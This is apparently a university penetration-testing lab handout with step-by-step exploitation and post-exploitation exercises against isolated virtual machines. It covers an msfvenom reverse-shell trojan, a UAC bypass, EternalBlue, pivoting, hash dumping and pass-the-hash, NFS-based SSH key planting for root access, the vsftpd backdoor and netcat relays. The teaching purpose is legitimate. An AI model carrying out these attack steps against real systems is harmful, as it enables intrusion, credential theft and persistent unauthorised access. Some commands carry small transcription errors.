Exploitation and Post-Exploitation Techniques

This lab is built on the knowledge gained in previous labs. You are required to know how to gather information from a remote box (machine) and about a remote service (the nmap and reconnaissance lab comes in handy here).

Objectives

Lab#1 – MSVenom Payload Injection and Bypassing Windows 7 UAC
Lab#2 – Exploiting Eternalblue Doublepulsar – Using MSF
Lab#3 – Pivoting through the Network using a Windows Victim
Lab#4 – Metasploit Post Exploitation Modules
Lab#5 – Performing Pass-the-Hash Attack
Lab#6 – Linux Privilege Escalation
Lab#7 – Pivoting through the Network using a Linux Victim
Lab#8 – Maintaining access


What you need

- A computer with VirtualBox. You can use any host OS you like, and if you prefer to use some other virtual machine software like VMware or Xen, that's fine too, but you will have to configure all the setup yourself!
- The following systems:
    - KALI Linux – Attacker's Machine
    - Windows 7
    - VulnerableWebApps
    - Metasploitable2
    - Windows 2003
- The figure below assume you are using five/three virtual machines for this lab: Kali Linux (attacker), Windows 7 32bit (Victim #1a), Linux VulnApps (Victim #1b), Linux Metasploitable2 (Victim #2a), and Windows 2003 (Victim #2b).

Note: Feel free to work on either Lab#2a or Lab#2b. Lab#2a was created before Metasploit imported the exploit into the framework, while Lab#2b was created after it became part of the framework.

Shell is Only the Beginning - DarkOperator

Previous general network design used for this Lab



Preparing and Starting the Lab

1. Make sure you have two host-only networks:
   - Network #1 ❼ 192.168.8.0/24
   - Network #2 ❼ 172.28.8.0/24
2. Machines on Network #1:
   - Threat Actor → 192.168.8.50
   - Windows 7 → 192.168.8.7
   -
3. Machines on Network #2:
   -
4. Start the Windows 7 (Victim #1a) and make sure it has two (host-only) network interfaces
   - First connected to the vboxnet0 network
   - Second connected to the vboxnet1 network
5. Start the Linux VulnApps (Victim #1b) and make sure it has one (host-only) network interface connected to the vboxnet1 network
6. Start the Linux Metasploitable2 (Victim #2a) and make sure it has two (host-only) network interfaces
   - First connected to the vboxnet0 network
   - Second connected to the vboxnet1 network
7. Start the Windows 2003 (Victim #2b) and make sure it has one (host-only) network interfaces connected to the vboxnet1 network

Lab#1 – MSVenom Payload Injection & Bypassing Windows 7 UAC

In this lab we will be first creating a malicious EXE file to be used with a Client-Side attack, and then we will be escalating our privileges using a UAC Bypass technique. First, let us start by creating our malicious EXE file. This could be done as follows:

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.8.50 LPORT=443 -x
/usr/share/windows-binaries/radmin.exe -k -f exe > radmin.exe
```

The radmin.exe file is a Remote Administration tool, and the IP address 192.168.8.50 is the IP Address for the attacker's machine (adjust it to your own needs), and finally the port 443 will serve as the connect-back port number.

Now check the generated file to make sure it is truly a PE32 EXE file using the Linux "**file**" command:

```
$ file radmin.exe
```

Let us assume we will be serving it to the victim using a webserver. This could be done like this:

```
$ sudo python -m SimpleHTTPServer 80
```

Deliverable #1: Prepare the suitable multi-handler for the above payload. Write the commands used below.

Note: make sure you have a meterpreter shell before you proceed to the next tasks below.

Now if you check the meterpreter shell you received, you will notice that you don't have a shell with elevated privileges.

Deliverable #2: Use the meterpreter **get*** commands to check the current privileges. Write them down below so you can compare them with the results we get in our next task.

Now as you have seen, we don't have an elevated meterpreter session, and lucky for us; Metasploit's exploits has a Windows Escalate UAC Protection Bypass. Let us use it

The first thing to do is backgrounding your current meterpreter shell. This could be easily done using the following:

msf> background

Then do a quick search for the bypass module like this:

msf> search bypassuac

After getting the results, make sure you use the first one "**exploit/windows/local/bypassuac**".

msf> use exploit/windows/local/bypassuac

msf> show options

Check the available options and configure the Payload required.

Deliverable #3 – Answer the following questions:

- **What is the SESSION variable?**
- **What number will you use here?**
- **Why did you use that session number?**

Run the exploit when you finish the configuration above.

msf> exploit

Deliverable #4 – Now check again the meterpreter get* commands to check the current privileges. Are they the same as those you received from Deliverable #2?

BTW, do you know that there are other types of payloads not just the Meterpreter? Let us check other stuff instead of what we have seen before, maybe something we have not done before…

This time we will be using two different payloads: **VNCInject** with **Upexec**.

Let us set the VNC payload:
msf> use PAYLOAD windows/vncinject/reverse_tcp

Take a look at the settings but don't change anything now, and exploit the machine again. What did you get?

CHALLENGE #1 – As you can see, you can view what is being done only. What must be done to take control of the machine and interact with it?

Take a look at the settings but don't change anything now, and exploit the machine again. What did you get?

CHALLENGE #2 – This time use the "windows/vncinject/reverse_tcp_allports" payload.

- What does this payload do and how does it work? (**hint:** check the payload help)

Now let us use the **Upexec** payload and see how to use it.

1. First, make sure you set your PAYLOAD variable to the "windows/upexec/reverse_tcp" payload.
2. Check the payload options, then make sure you set the PEXEC option to our nc.exe binary file.
3. Then run the **exploit** command.

CHALLENGE #3 – Answer the following questions:

- **What happened after running the exploit command?**
- **How can you make this an actual listener for you to connect to?**
- **Show proof that you managed to connect to the uploaded netcat listener.**

Lab#2 – Exploiting Eternalblue Doublepulsar – Using MSF

In this part of the lab, we will be using the modules available in metasploit. Metasploit included three modules for the EternalBlue exploit, which are:

- exploit/windows/smb/ms17_010_eternalblue
- exploit/windows/smb/ms17_010_eternalblue_win8
- exploit/windows/smb/ms17_010_psexec

Use the skills you learned from the metasploit lab to configure the module like this:

```
htid exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   GroomAllocations    12               yes       Initial number of times to groom the kernel pool.
   GroomDelta          5                yes       The amount to increase the groom count by per try.
   MaxExploitAttempts  3                yes       The number of times to retry the exploit.
   ProcessName         spoolsv.exe      yes       Process to inject payload into.
   RHOST               172.16.2.14      yes       The target address
   RPORT               445              yes       The target port (TCP)
   SMBDomain           .                no        (Optional) The Windows domain to use for authentication
   SMBPass                              no        (Optional) The password for the specified username
   SMBUser                              no        (Optional) The username to authenticate as
   VerifyArch          true             yes       Check if remote architecture matches exploit Target.
   VerifyTarget        true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.2.11      yes       The listen address (an interface may be specified)
   LPORT     1111             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


htid exploit(windows/smb/ms17_010_eternalblue) >
```

In the figure above, the module used was to target a Windows 7 system. If your target is Windows 8 or above, make sure you use the other module ending with "**_win8**".

After finishing the configuration, just type "exploit" or "run".

Lab#3 – Pivoting through the Network using a Windows Victim

In this part of the lab, we will be doing a couple of different things:

1. Identifying new targets
2. Pivoting using Port forwarding and Routing
3. Scanning the target through the tunnel
4. Exploiting the target through the tunnel (not in this lab but will be covered in the Web Lab)

After exploiting the Windows 7 machine (*using the same previous method*), we found that it has a multi-home network (connected to two different networks). Let us run a post exploitation module to check what hosts could we find on the other side of the network

Let us use the "**arp_scanner**" module. This can be done by sending the meterpreter shell to the background and then using the following:
msf> use post/windows/gather/arp_scanner

Check the options and configure them properly.

Deliverable #5 – Answer the following questions:

- What range will you use to configure the RHOSTS variable?
- What session number will you use?

Now let us add a route to be able to reach the other side of the network. We can do this using the "**autoroute**" post exploitation module as seen below (change the network with the target network, and the subnet mask too):
meterpreter> run autoroute –s <network/subnetmask>

To make sure all is set properly, you can do any of the following:
meterpreter> run autoroute -p
meterpreter> route

Now use the results you got from Task #5 to run a port scan on those machines found only (so that we don't waste time). To accomplish this task, let us use a Metasploit's auxiliary module "**auxiliary/scanner/portscan/tcp**".

Send your meterpreter shell to the background and then use the **tcp** module above.
msf> use auxiliary/scanner/portscan/tcp

Make sure you check the options before you proceed.
msf> show options

Now let us set all of the following variables: VERBOSE, PORTS, THREADS, and RHOSTS

Deliverable #6 – Use the run command to execute the auxiliary module. What results did you get?

Use the Metasploit's "**connect**" command to check the open HTTP port on one of the targets.

This time let us use the meterpreter's "**portfwd**" command instead of the static route added. To proceed, please make sure you remove the added route, and then check again with the "**connect**" command and see if it succeeds or not.

Assume we want to reach the HTTP Port on the Linux 1b victim using our meterpreter session. This could be done by using our Windows 1a victim to act as a Port Forwarder for us. To do that, from within the meterpreter session, do the following:
meterpreter> portfwd add –l 8080 –r <linux-1b-victim-ip> -p 80

To make sure of the results, use the following:
meterpreter> portfwd list

Make sure you understood the options used above in order to solve the challenges below

CHALLENGE #4 – Answer the following:

- **How can you scan the Linux-1b victim using this port forwarder?**
- **Could you browse to the Linux-1b victim? How?**

Lab#4 – Metasploit Post Exploitation Modules

Try testing the modules below to gather further information:

a. post/windows/gather/enum_logged_on_users
b. auxiliary/scanner/smb/smb_enumusers
c. auxiliary/scanner/smb/smb_lookupsid
d. Dump the hashes to be used later for pass-the-hash attack
e. nmap --script=smb-enum-shares <target-ip-address>

Note: Please make sure you get a hashdump from your target's machine.


Deliverable #7

Write the results for each one of them below:

Lab#5 – Performing Pass-the-Hash Attack

Password hashes are equivalent to clear-text passwords. If the attacker manages to obtain the hash, he can simply use it to gain access to a system without the need to know the password used to create it. This type of attack is known as "pass-the-hash" attack.

Pass-the-hash attacks are usually directed against Windows systems, however they can be found in other systems, for example vulnerable web applications. In Windows, pass-the-hash attack depends on the Single Sign-On (SSO) functionality in authentication protocols like NTLM and Kerberos. With SSO, users can enter their passwords once to be able to use resources they have been given rights to, without prompting them for their passwords again. This requires the system to have the users' credentials cached within the system. By replacing this credential with a password hash (or a ticket) further authentication will be done using this hash instead of the original credential (Bashar, 2010).



Since we managed to gather a hash from the Windows 7 machine, let us assume this was the password hash for a domain or an administrator account. With this hash obtained, we can now perform pass-the-hash attacks using Metasploit's PSExec module.

Start your **msfconsole** and then load the module, and configure the required payload.

```
msf > use exploit/windows/smb/psexec
msf > set payload windows/meterpreter/reverse_tcp
msf > set SMBPass HASH-PART1:HASH-PART2
```

Deliverable #8 – Check the module configurations, and then determine what SMBUser will you set and why?

For more information, please read Bashar Ewaida's "**Pass-the-hash attacks: Tools and Mitigation**" SANS Paper.

Lab#6 – Linux Privilege Escalation

In this part of the lab and the next, we will be exploiting two vulnerabilities in our Linux 2a victim machine. One is related to Network File Sharing (NFS) and the other to File Transfer Protocol (FTP). Before you proceed in the lab, make sure you have the **nfs-common** package installed on your Kali system. This could be done like this:

```
# apt-get install nfs-common
```

After we successfully obtain access to the victim, we will use the victim to perform the following:

1. Exploiting a misconfiguration in the Linux 2a victim
2. Perform pivoting using the Linux 2a victim
3. Scanning hidden networks using our created tunnel
4. Exploiting hidden systems using our created tunnel
5. Doing a Double Port forwarding!
6. Accessing Remote Desktop (RDP) using our SSH Tunnel

Let us start by exploiting an open NFS share on our Linux 2a victim system. I assume you know what the IP Address for the target is and could proceed with the next tasks. First, let us check the status of the RPC server on the target which is used with NFS shares. This could be done like this:

```
# rpcinfo -p <Linux-2a-IPAddress> | grep nfs
```

Now let us see what mount points are available on the target:

```
# showmount -e <Linux-2a-IPAddress>
```

From the results, we can see that there is some misconfiguration here which we could benefit from! Before doing that, let us prepare our SSH Keys which we will be uploading to the target and to be used for authentication (actually bypassing it). The steps are easy, please do the following:

```
# mkdir -p /root/.ssh
# cd /root/.ssh
# touch known_hosts
```

Now we are ready to generate the keys (name it **sshpubkey**), and when asked for a passphrase, just press enter, we don't want to use a passphrase here for this lab.

```
# ssh_keygen -t rsa -b 4096
# (/root/.ssh/id_rsa): sshpubkey
```

Now let us mount the target machine's file system to our local machine:

```
# mount -t nfs <Linux-2a-IPAddress>:/ /mnt -o nolock
```

To check and make sure the filesystem has been mounted properly:

```
# df -hk
```

Fantastic! We have the remote filesystem mounted to our local system; now time for some evilness

First, let us copy our public key to the mounted "/root/.ssh" directory of the remote filesystem, which is currently mounted at "/mnt/root/.ssh". This could be done like this:

```
# cp     /root/.ssh/sshpubkey.pub      /mnt/root/.ssh/
```

Now, let us add our public key to the "authorized_keys" file. With our public key copied, this will allow us to connect to the remote system using SSH Key Authentication.

```
# cat /root/.ssh/sshpubkey.pub >> /mnt/root/.ssh/authorized_keys
```

All set, we can now ssh to our target; this could be done like this:

```
# ssh -i /root/.ssh/sshkey                <Linux-2a-IPAddress>
```

Deliverable #9 – Answer the following questions:

- Did you manage to get access to the machine?
- What privileges did you get? Show proof.
- Now, do you agree that not all exploitation is about sending payload?
- This attack could be classified under _____?

Finally, let us exploit the vulnerable Very Secure FTPd service (very secure). Lucky for us, we have a prepared module in Metasploit. First let us search for it:

```
msf > search vsftpd
```

Now, do the proper configurations for the exploit and the correct payloads to proceed.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

Deliverable #10 – Answer the following questions:

- How can you check what payloads are supported?
- Give proof of your exploitation.

Lab#7 – Pivoting through the Network using a Linux Victim

Now let us use the Linux victim to attack other networks. Let us first create a tunnel from our Linux 2a victim using netcat to be used to forward the traffic between the attacker's machine and the final target machine using Linux PIPEs. This could be done using:

```
# mknod backpipe p
# nc –lvp 8080 0<backpipe | nc <Windows-2a-IPAddress> 80 1>backpipe
```

Now let us do an ARP Ping Sweep to check for further networks around, and then perform a port scan to see what ports are open (note: do this from the Linux 2a victim system).

```
# nmap –PR <Network-Found>
# nmap –sV <IPs-Found> -p <ports>
```

Deliverable #11 – Scanning hidden networks using our created tunnel

- How can you scan the Windows 2a using this tunnel we just created?

I assume now you have discovered a Windows machine

1. Exploiting hidden systems using our created tunnel
2. Doing a Double Port forwarding!
3. Accessing Remote Desktop (RDP) using our SSH Tunnel

Modify the "/etc/ssh/sshd_config" and add the following to the end and restart the ssh service:

```
AllowTCPForwarding yes
PermitOpen any
GatewayPorts yes
```

SSH Port Forwarding Rules:

1. **Local**
   ssh –L port:destination_host:destination_port username@pivot_host

   Example # ssh –L 5050:172.28.128.5:3389 root@192.168.56.102 –N
   Example # ssh -L 80:192.168.128.128:80 user@192.168.56.x

2. **Remote**
   ssh –R port:destination_host:kali:port username@pivot_host

   Example # ssh –R 172.28.128.6:4444:192.168.56.105:4444 root@192.168.56.102 –N